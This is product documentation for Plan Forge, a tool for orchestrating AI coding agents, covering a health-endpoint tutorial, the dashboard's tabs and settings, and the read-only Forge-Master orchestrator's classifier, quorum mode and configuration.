Spec Kit's constitution.md and Plan Forge's PROJECT-PRINCIPLES.md serve the same function: declaring non-negotiable constraints for AI agents. When both files exist in a project, Plan Forge merges them at import time using a last-writer-wins policy (Plan Forge's file takes precedence on conflicts), then presents the unified rule set to the hardener. The merge report is included in the smelt metadata so you can audit exactly which rules came from each source.
One source of truth. The recommended pattern for teams using both tools is to maintain constitution.md as the authoritative source (edited via /speckit.constitution) and let Plan Forge's import sync it to PROJECT-PRINCIPLES.md automatically. Use pforge crucible import --from=spec-kit --sync-principles to update PROJECT-PRINCIPLES.md in place.
Spec Kit interop in multi-agent runs
When using Plan Forge's multi-agent mode, each agent worker receives the Spec Kit provenance metadata in its slice context. This means a Copilot Coding Agent worker dispatched via pforge run-plan --worker copilot-coding-agent receives the original spec.md acceptance criteria alongside the Plan Forge scope contract, both constraint systems are active simultaneously.
Community extension registry entry
Plan Forge's Spec Kit interop is registered as a first-class community extension. You can inspect its schema, version history, and compatibility notes via:
pforge ext info spec-kit-interop
For the full Plan Forge extension surface (browsing, installing, and authoring community extensions), see Chapter 12: Extensions.
Hands-on: specify, harden, and execute a real feature in 30 minutes.
Prerequisites: You've completed Chapter 3 and pforge smith shows all green. You have VS Code + Copilot ready.
What We're Building
A GET /health endpoint. It's deliberately simple, the point is to learn the pipeline, not build something complex. You'll run the full 7-step flow (Specify → Pre-flight → Harden → Execute → Sweep → Review → Ship) on a feature that takes 15 minutes to code, so you can focus on how the system works.
Step 0: Specify the Feature
Open Copilot Chat: Ctrl+Shift+I (Windows) or Cmd+Shift+I (Mac)
Select Agent Mode at the bottom of the chat panel
Click the 📎 attach file button → select .github/prompts/step0-specify-feature.prompt.md
Replace <FEATURE-NAME> with health-endpoint and send
The agent interviews you. Here are example answers for a health endpoint:
Your answers to the specifier's questions
Problem: Load balancers need to verify the service is running.
Scenarios: GET /health every 30s. Expects 200 OK with {"status":"healthy"}.
Criteria: Returns 200 with JSON. Under 50ms. No auth required.
Edge cases: If DB unreachable → 503 {"status":"degraded","reason":"database"}.
Out of scope: No deep checks (Redis, APIs). No metrics endpoint.
The agent compiles your answers into a specification and creates docs/plans/Phase-1-HEALTH-ENDPOINT-PLAN.md.
Alternative: Instead of attaching a prompt file, select the Specifier agent from the agent picker dropdown. It runs the same interview with handoff buttons at the end.
Replace <YOUR-PLAN> with Phase-1-HEALTH-ENDPOINT-PLAN and send
The agent adds the mandatory blocks to your plan. When it says "Plan hardened", Session 1 is done.
Reading the Hardened Plan
Open the plan file. Every hardened plan has these sections, here's what each means:
Annotated hardened plan structure
# Phase 1, Health Endpoint

## Scope Contract                    ← What files the AI can touch
In Scope: src/controllers/**, tests/health/**
Out of Scope: frontend, deployment, CI/CD
Forbidden Actions: Do NOT modify src/database/migrations/

## MUST Criteria                     ← Required outcomes (non-negotiable)
- [ ] GET /health returns 200 with JSON body
- [ ] 503 when database unreachable
- [ ] Response time under 50ms

## SHOULD Criteria                   ← Nice to have (best-effort)
- [ ] Structured logging on health check calls

## Execution Slices                  ← Checkpointed work chunks

### Slice 1, Health Controller [30 min]
Tasks: Create controller, route, response model
Gate: `dotnet build` passes             ← Must pass before Slice 2
Stop if: Build fails                     ← Halts execution

### Slice 2, Tests + Edge Cases [30 min]
Tasks: Unit tests, 503 degraded scenario
Gate: `dotnet test`, 4+ tests pass
Stop if: Any test regresses

## Branch Strategy
Branch: feature/phase-1-health-endpoint

## Rollback Plan                     ← How to undo if things go wrong
1. `git revert HEAD~2`
You code in VS Code. Orchestrator validates gates automatically.
📋 Manual
Start a new Copilot session. Attach step3-execute-slice.prompt.md. The AI reads the plan and executes slice by slice.
The agent creates the health endpoint, runs build, runs test, and reports pass/fail at each gate. If a gate fails, execution stops, no silent failures.
Step 4: Sweep
After execution, the completeness sweep scans for deferred-work markers:
Terminal
pforge sweep
It searches all code for TODO, FIXME, HACK, stub, placeholder, mock data. For a health endpoint, this should find zero. If it finds anything, resolve it before review.
Step 5: Review
Start a NEW chat session, click the + button. This is critical: the reviewer must not carry context from the builder.
Replace <YOUR-HARDENED-PLAN> with Phase-1-HEALTH-ENDPOINT-PLAN and send
The reviewer checks all changes against the Scope Contract: forbidden files, architecture compliance, test coverage, scope creep. For a health endpoint, expect a clean PASS.
Step 6: Ship
Start a new session (or continue if context allows)
Attach .github/prompts/step6-ship.prompt.md
The agent commits: feat(health): add GET /health endpoint
Updates DEPLOYMENT-ROADMAP.md to mark the phase complete
Captures a brief postmortem for future sessions
Done! You've run the full 7-step pipeline. The same process works for complex features with 8+ slices, the pipeline scales with the work.
What Just Happened
Summary
Session 1 (Specify & Plan)  → You described what you wanted, the AI structured it
Session 2 (Execute)         → The AI built it slice-by-slice with validation gates
Session 3 (Review)          → A fresh AI session checked for mistakes and drift
Session 4 (Ship)            → The AI committed, updated docs, captured lessons
Each session was isolated, the reviewer didn't carry bias from the builder. Every step had guardrails loaded automatically from your .github/instructions/ files.
Working with legacy code? The brownfield walkthrough shows how to apply this pipeline to an existing codebase with security issues, missing tests, and architectural debt. Same pipeline, different starting point. See the brownfield-legacy-app walkthrough on GitHub.
Alternative: Pipeline Agents (Click-Through)
Instead of attaching prompt files, use pipeline agents with handoff buttons:
Select the Specifier agent from the dropdown
Describe your feature
Click "Start Plan Hardening →" when done
Click "Start Execution →" when hardened
Click "Run Review Gate →" when executed
Click "Ship It →" when review passes
Same pipeline, fewer steps. The prompt template approach is better for learning; agents are better for daily use.
37 tabs across 4 top-level groups (Forge / LiveGuard / Forge-Master / Settings). Real-time execution monitoring, cost tracking, session replay, one-click actions, watcher live feed, and LiveGuard health.
Starting the Dashboard
The dashboard is part of the MCP server (Model Context Protocol, the standard that lets AI agents call functions). Start it, then open your browser:
Terminal
# Full MCP server (stdio + HTTP + WebSocket)
node pforge-mcp/server.mjs

# Dashboard + REST API only (no MCP stdio)
node pforge-mcp/server.mjs --dashboard-only
Open localhost:3100/dashboard. The dashboard connects via WebSocket on port 3101 for real-time updates.
Auto-start: If you have .vscode/mcp.json configured (created during setup), the MCP server starts automatically when Copilot uses a forge tool. The dashboard is always available at port 3100 while the server runs.
Tab Categories
The dashboard groups its tabs into 4 top-level groups (Forge / LiveGuard / Forge-Master / Settings). Knowing which group a tab lives in is the fastest way to find what you're looking for, especially across the 37 tabs total. Click a group tab in the top nav to expose its sub-tabs.
General, Models, Execution, API Keys, Updates, Memory, Bridge, Crucible, Brain, Forge-Master
Platform-wide config (safe-write to .forge.json)
Figure 7-1. Dashboard tab taxonomy
Progress Tab
The default view during plan execution. This is where you watch your plan come to life, real-time slice status via WebSocket updates:
Slice 1
Auth Models + Migration
✓ passed · 42s · $0.08
Slice 2
Repository Layer
✓ passed · 39s · $0.07
Slice 3
Service Layer
⏳ executing...
Slice 4
API Controller
⏸ queued
Each card shows: slice title, status (queued → executing → passed/failed), duration, model used, token count, and cost. Cards update in real-time as events arrive over WebSocket.
Runs Tab
History of all plan executions. Each row shows:
Column
Content
Plan
Plan file path (clickable → shows slice detail)
Status
✓ Complete, ✗ Failed, ● Partial
Slices
Passed / Total count
Duration
Total wall-clock time
Cost
Total USD across all slices
Model
Primary model used
Date
Execution timestamp
Click any row to expand slice-by-slice detail: per-slice tokens, duration, model, and pass/fail status.
Cost Tab
Two visualizations:
Doughnut chart, spend breakdown by model (which models cost the most)
Bar chart, monthly trend (cost over time, spot anomalies)
Data comes from .forge/cost-history.json which is updated automatically after each run. The cost tab supports a 23-model pricing table, including Claude, GPT, Grok, Gemini, and custom API providers.
Cost anomaly detection: If a run costs >2× the historical average, the Runs tab shows a warning badge. Use pforge run-plan --estimate to predict costs before executing.
Actions Tab
One-click buttons for common operations, no terminal needed:
🔨 Smith
Environment diagnostics
🔍 Sweep
Find TODO/FIXME markers
📊 Analyze
Consistency scoring
📋 Status
Phase status from roadmap
✓ Validate
Setup file validation
🧩 Extensions
Browse extension catalog
Each button calls a forge MCP tool through the generic /api/tool/:name dispatcher (e.g. POST /api/tool/forge_smith, POST /api/tool/forge_sweep) and displays results inline.
Replay Tab
Browse agent session logs from past executions. Each run's .forge/runs/<timestamp>/ directory contains per-slice logs. The Replay tab renders them with:
Slice selector, pick which slice's log to view
Error highlighting, errors and warnings highlighted in red/amber
File filter, filter log entries by file path patterns
Search, free-text search within the session log
Use this to diagnose why a slice failed, the full agent conversation, including tool calls, is captured.
Extensions Tab
Visual catalog browser with search. Shows all community extensions from extensions/catalog.json:
Extension name, version, author, category
What it provides (instruction files, agents, prompts)
Tags and Spec Kit compatibility
One-click install button
Equivalent to pforge ext search + pforge ext add but with a visual interface.
⚙ Settings Group, The Settings group has 9 purpose-built sub-tabs (General, Models, Execution, API Keys, Updates, Memory, Bridge, Crucible, Brain) for platform-wide configuration. Full reference: Dashboard — Settings Group →
Traces Tab
OTLP (OpenTelemetry Protocol) trace waterfall view. Every plan execution emits OpenTelemetry spans:
Span
What It Captures
run (root)
Plan file, total duration, slice count, model
└ slice-N
Slice title, status, tokens in/out, cost, gate result
└ gate
Gate command, exit code, output
└ escalation
If a model failed and escalated to the next in chain
Click any span to expand: duration, resource attributes (project, version, preset), severity. Traces are stored in .forge/runs/<timestamp>/traces.json and can be exported to any OTLP-compatible backend (Jaeger, Grafana Tempo, etc.).
Skills Tab
Monitor skill executions triggered via forge_run_skill or /slash-command. Shows:
Recent skill runs, skill name, start time, status, duration
Step-level detail, each skill step with pass/fail, output, timing
Read-only view of another project's pforge run, consumed from a second VS Code / Copilot session. Subscribes to watch-snapshot-completed, watch-anomaly-detected, and watch-advice-generated hub events emitted by forge_watch / forge_watch_live. Shows:
Latest snapshot, target path, run state, run ID, anomaly count, diff cursor
Anomalies feed, severity-coded codes (stalled, slice-failed, quorum-dissent, quorum-leg-stalled, skill-step-failed, model-escalated, etc.) with message + run ID
Advice history, analyze-mode narratives from the frontier model, with token + timing metadata
Live Watch + Watch Snapshot cards on the Actions tab copy the matching pforge watch-live / pforge watch invocations
📋 Forge-Master Studio Tab, The Studio tab provides the reasoning orchestrator's chat interface with prompt gallery, streaming replies, embedding cache tile, and quorum advisory. Full reference: Dashboard — Forge-Master Studio →
Observer Narrations Card
Live feed of narrations produced by the Forge-Master Observer — the background hub subscriber that batches live plan events and narrates notable patterns in plain prose. The card renders the last 20 narrations, updating in real time via the existing dashboard WebSocket (observer:narration event type).
Per-narration display: timestamp, batch event count badge, narration text (markdown), cost in $
Live updates: new narrations push instantly without a page refresh
Empty state: when the observer is disabled, the card shows "Observer disabled — enable in Settings" with a deep-link to Settings → Forge-Master so you can turn it on without navigating away
Source: driven by observer:narration hub events emitted from pforge-master/src/observer-loop.mjs; narrations are also stored in Brain via brain_capture if cfg-observer-brain-capture is enabled
Cross-Run Watcher Anomalies Card
Retrospective health view powered by forge_watch({ mode: "cross-run" }). Aggregates .forge/runs/*/summary.json files into a health snapshot and surfaces recurring failure patterns across your run history — useful for diagnosing systemic issues that individual-run views miss.
Refresh button: triggers GET /api/watcher/cross-run server-side (wraps the cross-run watcher), rendering fresh results within 2 s for repos with ≤ 50 runs
Cache: last result is cached in .forge/cross-run-cache.json with a 1-hour TTL; the cached result loads automatically on page load so the card is never blank
Severity color coding: matches the existing per-run anomaly display for visual consistency
Auditor Latest Report Card
Renders the most recent Plan-Health Auditor report from .forge/health/latest.md directly on the dashboard. The auditor is invoked automatically after failed runs or every N runs (configurable in Settings → Forge-Master).
Report header: timestamp of the latest report and a "N reports since YYYY-MM-DD" counter showing how many historical reports are archived
Sanitized markdown: the report body is rendered as sanitized HTML — <script> tags, raw HTML injection, <iframe>, and javascript: URLs are all stripped server-side before the response leaves GET /api/auditor/latest; safe elements (headings, lists, code blocks, bold/italic) render normally
Archive link: "View history" opens the .forge/health/ archive listing so you can browse older reports
The audit loop is opt-in. It's not on a Settings tab, mode is read from .forge.json#audit.mode directly:
Mode values, off (default) / auto / always
Max rounds, drain caps after N rounds (default 5)
Allowed environments, dev and staging by default; production is hard-blocked unless allowProduction: true in scanner opts (and even then only with explicit override)
Live progress, drain rounds stream via tempering-round-completed hub events and surface in the Forge → Tempering tab
Trigger manually with pforge audit-loop --auto (respects .forge.json#audit.mode) or via the forge_tempering_drain MCP tool. See Audit Loop deep dive for the full activation flow.
Timeline Tab 9 sources
Unified chronological view of every event across the shop. Source chips filter the feed:
run, plan executions (slice progress, completes, aborts)
The CLI equivalent is pforge timeline, same 9 sources, same correlation-id grouping, JSON-pipeable for scripts.
🛡 LiveGuard Tabs, The LiveGuard group has 7 amber-accented tabs (Health, Incidents, Triage, Security, Env, Watcher, Bug Registry) for post-deploy defense. Full reference: Dashboard — LiveGuard Tabs →
Port Reference
Port
Protocol
Purpose
3100
HTTP
Dashboard UI + REST API
3101
WebSocket
Real-time events (slice progress, run completion)
Port conflict? If another service uses 3100/3101, set PORT and WS_PORT environment variables, or use --port flag: node pforge-mcp/server.mjs --port 4100.
The Settings group is a top-level container with 9 purpose-built sub-tabs for platform-wide configuration. It replaced the older single Config tab. Settings is one of four top-level groups in the dashboard nav:
Click Settings in the top nav and you'll see 9 purple-accented sub-tabs. Every tab persists changes to its specific config file via the dashboard's safe-write path (sanitizer drops unknown fields, snaps numbers to safe bounds, no UI bug can corrupt your config).
⚙ General
Project identity: preset, template version, and agent enablement.
Preset, the stack profile applied during setup (dotnet, typescript, python, etc.). Read-only on this tab; change via setup.ps1 -Preset <name>.
Template Version, current framework version applied to your project files. pforge update bumps this.
Agents, toggle which reviewer agents are active. Persists to .forge.json#agents.
⚛ Models
Model routing: default execution model and image generation model selection.
Model Routing: Default, auto (orchestrator picks per slice), or pin to a specific model
Image Generation Model, Grok Aurora (XAI_API_KEY) or DALL-E (OPENAI_API_KEY) for diagrams and chapter heroes via forge_generate_image
›_ Execution
Per-slice execution behavior: quorum mode, escalation chain, complexity threshold, retry policy. The most-edited Settings tab during day-to-day work.
⚿ API Keys
Stores API keys in .forge/secrets.json (gitignored). Same precedence as env vars: anything set here is picked up by the orchestrator without restarting the server.
OPENAI_API_KEY, GPT models direct + DALL-E (also enables OpenAI fallback for COPILOT_SERVABLE models)
ANTHROPIC_API_KEY, Claude direct (Forge-Master + workers without claude CLI)
Values are masked on display. The "Test" button against each key validates by calling the provider's lightweight endpoint, never the full reasoning model.
↓ Updates
Framework version status + one-click pforge self-update from upstream. Surfaces version drift between your local VERSION and GitHub's latest release.
Remote Bridge endpoints for Slack / Teams / PagerDuty / OpenClaw / Telegram / Discord. See Chapter 20 — Remote Bridge for the per-channel walkthrough.
🔥 Crucible
Idea-smelting pipeline configuration. Persists to .forge/crucible/config.json.
Default Lane, tweak (4q) / feature (7q) / full (~12q). Lane controls interview length.
Self-Referral Depth, max child smelts a parent can spawn (0–3, default 1)
Auto-approve agent-submitted smelts, when source: agent, finalize without human approval (off by default)
Default-Source Weights, Memory / Principles / Plans (sum to 100). Server normalizes if you don't.
Stale Defaults Warning, hours after which Principles/profile changes flag STALE_PRINCIPLES/STALE_PROFILE in the interview
🧠 Brain
Forge-Master reasoning configuration: reasoningModel, routerModel, quorumAdvisory, embeddingFallback, direct-provider auto-select. See Forge-Master → Configuration for every field.
Audit-Loop activation isn't on a Settings tab, it lives in .forge.json#audit.mode (off | auto | always) and is toggled via the Audit Loop chapter. Drain results stream into the Tempering tab in the Forge group.
⚒ Forge-Master
Configuration for Forge-Master's autonomous background roles: the Observer (live narration of hub events) and the Auditor (automated post-run health analysis). Both are off by default — enable each role with one click here or by editing .forge.json directly.
Observer
The Observer is a mute-by-default background hub subscriber. When enabled it batches live plan events into 60-second windows and narrates notable patterns via the Forge-Master reasoning loop. Narrations are stored in Brain and stream to the Observer Narrations card on the main dashboard view.
Field ID
Type
Default
Effect
cfg-observer-enabled
checkbox
off
Enables/disables the observer process. Maps to forgeMaster.observer.enabled.
cfg-observer-modeltier
select
inherit
Model quality tier for narration calls. inherit uses the Brain reasoningModel; other options: flagship, mid, fast. See Model tier dropdown below.
cfg-observer-budget-usd
number
0.10
Daily USD spending cap. Rejects negative values. Maps to forgeMaster.observer.maxUsdPerDay.
cfg-observer-budget-narrations
number
6
Hourly narration frequency cap. Rejects negative values. Maps to forgeMaster.observer.maxNarrationsPerHour.
cfg-observer-batch-window-ms
number
60000
Event batch window in milliseconds. Lower values produce more frequent (and expensive) narrations. Maps to forgeMaster.observer.batchWindowMs.
cfg-observer-brain-capture
checkbox
on
Whether narrations are written to Brain (via brain_capture) in addition to the hub event stream. Disable to reduce Brain storage usage. Maps to forgeMaster.observer.brainCapture.
Auditor
The Auditor automatically invokes the Plan-Health Auditor agent after runs, writing reports to .forge/health/latest.md. Results are surfaced on the Auditor Latest Report card.
Field ID
Type
Default
Effect
cfg-auditor-modeltier
select
inherit
Model quality tier for auditor analysis. Same four canonical tokens as the observer tier. Maps to forgeMaster.auditor.modelTier.
cfg-auditor-on-failure
checkbox
off
Invoke the auditor automatically whenever a run ends in failure. Maps to hooks.postRun.invokeAuditor.onFailure.
cfg-auditor-every-n-runs
number
blank (off)
Invoke the auditor periodically every N runs. Leave blank to disable periodic invocation. Values 1–4 are rejected — the minimum opt-in value is 5 (reasonable cadence; see Resolved Decision in Phase-40 plan). Maps to hooks.postRun.invokeAuditor.everyNRuns.
Model tier dropdown
Both the Observer and Auditor share the same four canonical model-tier tokens. The UI displays human-friendly labels while the backend stores the canonical token in .forge.json:
UI label
Canonical token
Meaning
Inherit from Brain settings
null / inherit
Uses the reasoningModel configured in Settings → Brain
Flagship (best quality)
flagship
Highest-capability model in the configured provider (e.g., Claude Opus, GPT-4o)
Balanced
mid
Mid-tier model — good quality at lower cost
Fast (low cost)
fast
Fastest, cheapest model — suitable for high-frequency narrations
The reasoning orchestrator's home. See the Forge-Master chapter for the deep dive. Three panels:
Prompt gallery, pre-built prompts grouped by intent (operational, troubleshoot, advisory). Click to populate the chat box; edit before sending.
Streaming chat, POST /api/forge-master/chat to start, then subscribes to GET /api/forge-master/chat/:sessionId/stream. Shows live classification badge with the via field (keyword / embedding-cache / router-llm), quorum-estimate cost preview if advisory mode triggers (with cancel button), live tool-call trace, and the streaming reply token-by-token.
Embedding cache tile, pulls from GET /api/forge-master/cache-stats. Shows {size, hitRate, maxSize: 500}. When cold, displays a hint that hits start once you've used Forge-Master a few times.
Classification Badge
Every Forge-Master response shows a classification badge indicating how the intent was routed:
Via value
Meaning
keyword
Fast-path: matched by keyword rules, no model call for routing
embedding-cache
Hit the write-through embedding cache, free re-route
router-llm
Router model called to classify intent (stage 3 fallback)
Quorum Advisory
When quorumAdvisory is set to auto or always in Settings → Brain, advisory-lane responses show a quorum-estimate cost preview before the models are called. A cancel button aborts the quorum dispatch if the estimated cost is too high.
Session Persistence
The Studio tab maintains a persistent per-tab session ID in sessionStorage and sends it as x-pforge-session-id on every request. This means prior turns survive page reloads and New Chat resets, Forge-Master can reference earlier messages in the same browser tab session.
Session history is stored as JSONL in .forge/fm-sessions/. Use pforge fm-session list to inspect sessions or pforge fm-session purge to clean up. Sessions auto-rotate at 200 turns.
Observer narrations vs. Studio: The Studio tab is pull-based — you ask, Forge-Master answers. Live narrations from observer mode (when enabled) are push-based: they appear on the main dashboard view, not in this Studio tab. See Dashboard — Observer Narrations Card for the live feed. Enable the observer in Settings → Forge-Master.
Timeline Source
Forge-Master turns are indexed as the fm-turn source in the Timeline tab. Each entry shows the lane, a truncated user message, and turn number. Useful for correlating reasoning decisions with plan execution events.
Deep dive: The Forge-Master chapter covers the full reasoning pipeline, intent classification, tool call orchestration, BM25 recall, quorum dispatch, and session management.
Chapter 7 · LiveGuard Tabs
Dashboard — LiveGuard Tabs
Five amber-accented tabs for post-deploy defense: Health, Incidents, Triage, Security, and Env. Part of Chapter 7: The Dashboard.
Five amber-accented tabs separated by a visual divider from the FORGE section. LiveGuard tools (forge_drift_report, forge_regression_guard, forge_incident_capture, forge_secret_scan, forge_env_diff, forge_liveguard_run, etc.) broadcast liveguard + liveguard-tool-completed events that populate these tabs in real time.
Framework-code filtering, pforge-mcp/, pforge.*, setup.* paths are excluded from app-code scoring
Security Tab LiveGuard
Secret hygiene and dependency vulnerability posture:
Secret scan results, entropy + key-name findings from forge_secret_scan, masked as <REDACTED>, confidence high / medium / low
Vulnerable dependencies, forge_dep_watch output for npm (npm audit) and .NET (dotnet list package --vulnerable)
PreDeploy gate status, blocks deploys on high-severity secret findings when hooks.preDeploy is enabled
Env Tab LiveGuard
Environment-variable drift between local .env, example templates, and deploy targets via forge_env_diff:
Missing keys, present in .env.example / deploy config but absent from local .env
Extra keys, local-only values that are not in the shared template
Cache freshness, stale-cache warning when the scan has not run since the last deploy
Deploy journal link, correlates env gaps with the most recent forge_deploy_journal entry
Deep Dive · Cross-cutting
Forge-Master
A read-only reasoning orchestrator with its own dashboard tab. Classifies intent, pulls OpenBrain memory, and chains read-only forge tools on your behalf, so you can ask open-ended questions instead of wiring tool calls by hand.
Introduced in the Phase-28 MVP series. Subsequent phases added quorum advisory mode (Phase-38.7), embedding cache fallback (Phase-38.8), unified-timeline integration, and — most recently — the Phase-43 "CTO loop" upgrade: 17 read-only tools restored to the allowlist, three lane-specific system-prompt overlays (advisory-CTO / build-interviewer / troubleshoot-SRE), opinionated defaults flipped on (observer enabled, L3 memory enabled, auto-escalate on, quorum advisory auto), the + @baseline philosophy alias, and the new forge_master_audit tool + pforge audit CLI. Forge-Master is read-only by design, it never writes code or files. Use it to think; use the rest of the forge to do.
Why a Reasoning Orchestrator?
Plan Forge has 106 MCP tools. Most of the time you know which one you need. But sometimes you don't, sometimes the question is open-ended:
"Pick up the thread from yesterday's auth work" → needs memory recall + forge_status + forge_plan_status
"Should we add caching to the user lookup?" → needs forge_search + brain_recall for prior decisions + maybe forge_diagnose
Chaining the right tools by hand is slow and easy to get wrong. Forge-Master is the front door: one prompt in, one synthesized answer out. Behind the scenes it classifies your intent, pulls relevant memory, and orchestrates whatever read-only tools fit.
Read-only is a feature, not a limitation. Forge-Master cannot edit your code, change .forge.json, or finalize a smelt. That guarantee is what makes it safe to ask anything at any time. When the answer requires a write, Forge-Master tells you the exact tool to call yourself.
Four Access Surfaces
Surface
Best for
Where
Studio tab
Interactive exploration with prompt gallery, streaming chat, live tool-call trace
localhost:3100/dashboard → Studio
forge_master_ask MCP tool
Agents that want one-shot reasoning embedded in a larger conversation
Any MCP-compatible client (Copilot, Claude Code, Cursor, Codex, Windsurf)
forge_master_audit MCP toolPhase-43
End-of-week health check, end-of-run hook, “what should I worry about today?” — returns bounded report with summary, top-3 risks, P0/P1/P2 actions, cost note
Any MCP-compatible client
pforge forge-master status|logs & pforge audit
Scripts, CI checks, health probes, weekly digests, incident-triggered reviews
copilot-instructions.md guidance: "Prefer forge_master_ask over manually calling individual forge tools when the task is open-ended or involves multiple steps. Don't use it for direct file edits, Forge-Master is read-only."
Three-Stage Intent Classifier
Every prompt is classified into a lane before tools are dispatched. The classifier runs three stages in order, falling through only when the prior stage didn't match confidently. This keeps the common case free (keyword) and the edge case smart (router LLM).
Three-stage intent classifier flow
Stage 1
Keyword scoring
Fast regex/keyword match against per-lane vocabularies. Zero API cost. Returns immediately if confidence is high. Covers the bulk of operational prompts ("open bugs", "failing gate", "scope contract violation", etc.).
Stage 1.5
Embedding cache
Cosine-similarity match (≥ 0.85) against previously-classified prompts. Zero API cost on hit. Uses all-MiniLM-L6-v2 via @xenova/transformers (lazy-loaded peer dep), or a deterministic hash bag-of-words fallback when the package isn't installed. Works fully offline once warm.
Stage 2
Router LLM
Default model: grok-4.20-0309-non-reasoning. Used for ambiguous prompts the cache hasn't seen. Every successful classification is then written through to the cache, so the next similar prompt skips this stage entirely.
Each successful turn carries a via field telling you which stage answered: "keyword", "embedding-cache", or "router-llm". The dashboard's Forge-Master tab summarizes the distribution as {keyword, embedding, router} percentages.
The Lanes
Forge-Master classifies into one of these lanes. Each lane has a different default tool allowlist; Phase-43 added a lane-specific system-prompt overlay for the three lanes where voice matters most (advisory, build, troubleshoot):
Lane
Use case
Overlay (Phase-43)
Quorum-eligible?
operational
Status queries, run lookups, “what’s happening”, reads runs, plan status, costs
Yes (default escalation target; quorum advisory now auto by default)
tempering
Tempering gate evaluation and enforcement checks
—
No
principle-judgment
Principled architectural decisions and principle reviews
—
No
meta-bug-triage
Triage of meta-bugs, self-repair, plan/orchestrator defects (routes to forge_meta_bug_file)
—
No
offtopic
Catch-all when nothing else matches; routed to a polite fallback reply
—
No
How overlays compose. The system prompt sent to the reasoning model is base + "\n\n" + overlay. The overlay lives in pforge-master/src/prompts/<lane>.md and is loaded once per turn after intent classification. Lanes without an overlay use the base prompt alone.
Phase-43 router patterns. Three new advisory triggers were pinned via regression test so the lane classification is deterministic: “biggest/top/main/primary/key risk”, “what’s at risk / going wrong / state of / broken”, and “weekly / monthly / quarterly audit / review / digest / summary”. All resolve to advisory with weight 3.
Quorum Advisory Mode v2.78+
For high-stakes decisions in the advisory lane, Forge-Master can fan the prompt out to 2–3 models in parallel and return all replies plus a dissent summary. The human picks the reply, there's no auto-winner selection, because the whole point is to surface disagreement.
Not the same as Quorum Mode. Quorum Advisory (this section) is per-prompt, human-picks-the-winner, scoped to advisory-lane Forge-Master prompts. Quorum Mode is per-slice, reviewer-synthesizes, scoped to pforge run-plan execution. See the side-by-side comparison in Chapter 14 for when to use which.
Activation
Set quorumAdvisory in .forge.json → forgeMaster:
Mode
When quorum fires
"off"
Never. Single-model reply only.
"auto"(default, flipped in Phase-43)
Lane is advisory AND prompt was auto-escalated to the high tier (also default-on since Phase-43) AND classifier confidence is medium or above. The conservative trigger.
"always"
Every advisory-lane prompt fires quorum. Highest spend, highest signal.
Quorum is hard-blocked on operational, troubleshoot, and build lanes. Even with "always", those lanes get a single-model reply. Quorum is for judgment, not for lookups.
Cost preview before dispatch
Before any model is called, the GET /api/forge-master/chat/:sessionId/stream endpoint emits a quorum-estimate SSE event with the projected cost. Studio displays this and lets you cancel before spending. Programmatic clients should listen for the event:
After all replies arrive, Forge-Master runs a keyword-frequency divergence analysis across the reply texts and emits a dissent: { topic, axis } summary. Topic is what the models disagreed about; axis is the dimension of disagreement (timing, scope, model choice, etc.). The dashboard renders this as a one-line summary above the three replies so you can see the disagreement before reading.
Partial failure
Quorum dispatch uses Promise.allSettled with a 60s hard timeout per model. If 1 of 3 fails or times out, the remaining replies are returned with a partial: true flag. If all fail, the response is { ok: false, code: "QUORUM_ALL_FAILED" }.
Exposed by the standalone pforge-master MCP server (not pforge-mcp). Lifecycle for the long-running observer loop. Actions: start | stop | status. Observer is enabled in defaults since Phase-43 but still gated by an explicit start call.
POST
/api/forge-master/chat
Start a chat session (or continue an existing one with sessionId). Returns { sessionId, ... }. Pair with the SSE stream below to receive incremental tokens.
GET
/api/forge-master/chat/:sessionId/stream
Server-Sent Events stream for the session. Emits classification, quorum-estimate (if advisory triggers), tool-call, tool-result, delta (token chunks), done.
POST
/api/forge-master/chat/:sessionId/approve
Resolve a pending approval prompt mid-stream (used by quorum-estimate cancel, gated tool calls).
GET
/api/forge-master/session/:sessionId
Last ~10 turns for the session, for transcript replay.
GET
/api/forge-master/sessions
Recent sessions list.
GET
/api/forge-master/prompts
Prompt catalog used by the Studio sidebar.
GET
/api/forge-master/capabilities
Server capabilities snapshot (models, tier, advisory mode).
GET
/api/forge-master/cache-stats
Embedding cache liveliness: { size, hitRate, maxSize: 500 }. Use as a health probe.
GET / PUT
/api/forge-master/prefs
Read / write per-project Forge-Master preferences. Schema: { tier, autoEscalate, quorumAdvisory, embeddingFallback }. Phase-43 default flip: autoEscalate: true, quorumAdvisory: "auto". GET returns current values; PUT writes to .forge/fm-prefs.json.
Configuration
Forge-Master config lives under forgeMaster in .forge.json. All fields are optional, sensible defaults apply. Phase-43 flipped four defaults to the CTO-friendly settings: observer enabled, L3 memory enabled, auto-escalate on, quorum advisory auto.
{
  "forgeMaster": {
    "reasoningModel": "claude-sonnet-5.5",     // Copilot SDK default when Copilot auth is available
    "routerModel": "grok-4.20-0309-non-reasoning",              // model used by stage-2 intent classifier
    "quorumAdvisory": "auto",                  // "off" | "auto" | "always"  (default: "auto" since Phase-43)
    "autoEscalate": true,                      // bump hard questions to high tier  (default: true since Phase-43)
    "embeddingFallback": true,                 // enable stage 1.5 embedding cache
    "l3Enabled": true,                         // OpenBrain memory (graceful degradation if unreachable)  (default: true since Phase-43)
    "observer": { "enabled": true },           // long-running observer loop, still gated by explicit start  (default: true since Phase-43)
    "philosophy": "+ @baseline",               // Phase-43 alias: append UNIVERSAL_BASELINE to project principles (use "@baseline" to replace)
    "discoverExtensionTools": true,            // allow extension-supplied tools to register
    "providers": {
      "githubCopilot": { "model": "claude-sonnet-5.5" },
      "anthropic": { "model": "claude-sonnet-5.5" },
      "openai": { "model": "gpt-6-sol" },
      "xai": { "model": "grok-4.7" }
    }
  }
}
Field
Default
What it controls
reasoningModel
claude-sonnet-5.5 via Copilot SDK when Copilot auth is present, then Anthropic, OpenAI, xAI API-key defaults
Model used to compose replies in advisory lane. Forge-Master auto-selects githubCopilot → anthropic → openai → xai. Only an explicit reasoningProvider disables fallback.
routerModel
grok-4.20-0309-non-reasoning
Stage-2 intent classifier model. Cheap by design, it's classifying, not reasoning.
quorumAdvisory
"auto"(Phase-43)
Enables Quorum Advisory Mode in the advisory lane. Was "off" pre-Phase-43.
autoEscalate
true(Phase-43)
Auto-bump hard or ambiguous prompts to the high tier. Required input for quorumAdvisory: "auto" to fire. Was false pre-Phase-43.
l3Enabled
true(Phase-43)
Pull recall context from OpenBrain (Postgres + pgvector) when available. Gracefully degrades if OpenBrain isn't configured. Was false pre-Phase-43.
observer.enabled
true(Phase-43)
Allow the long-running observer loop to run. Still gated by an explicit forge_master_observe({action:"start"}) call — default just removes the opt-in config requirement. Was false pre-Phase-43.
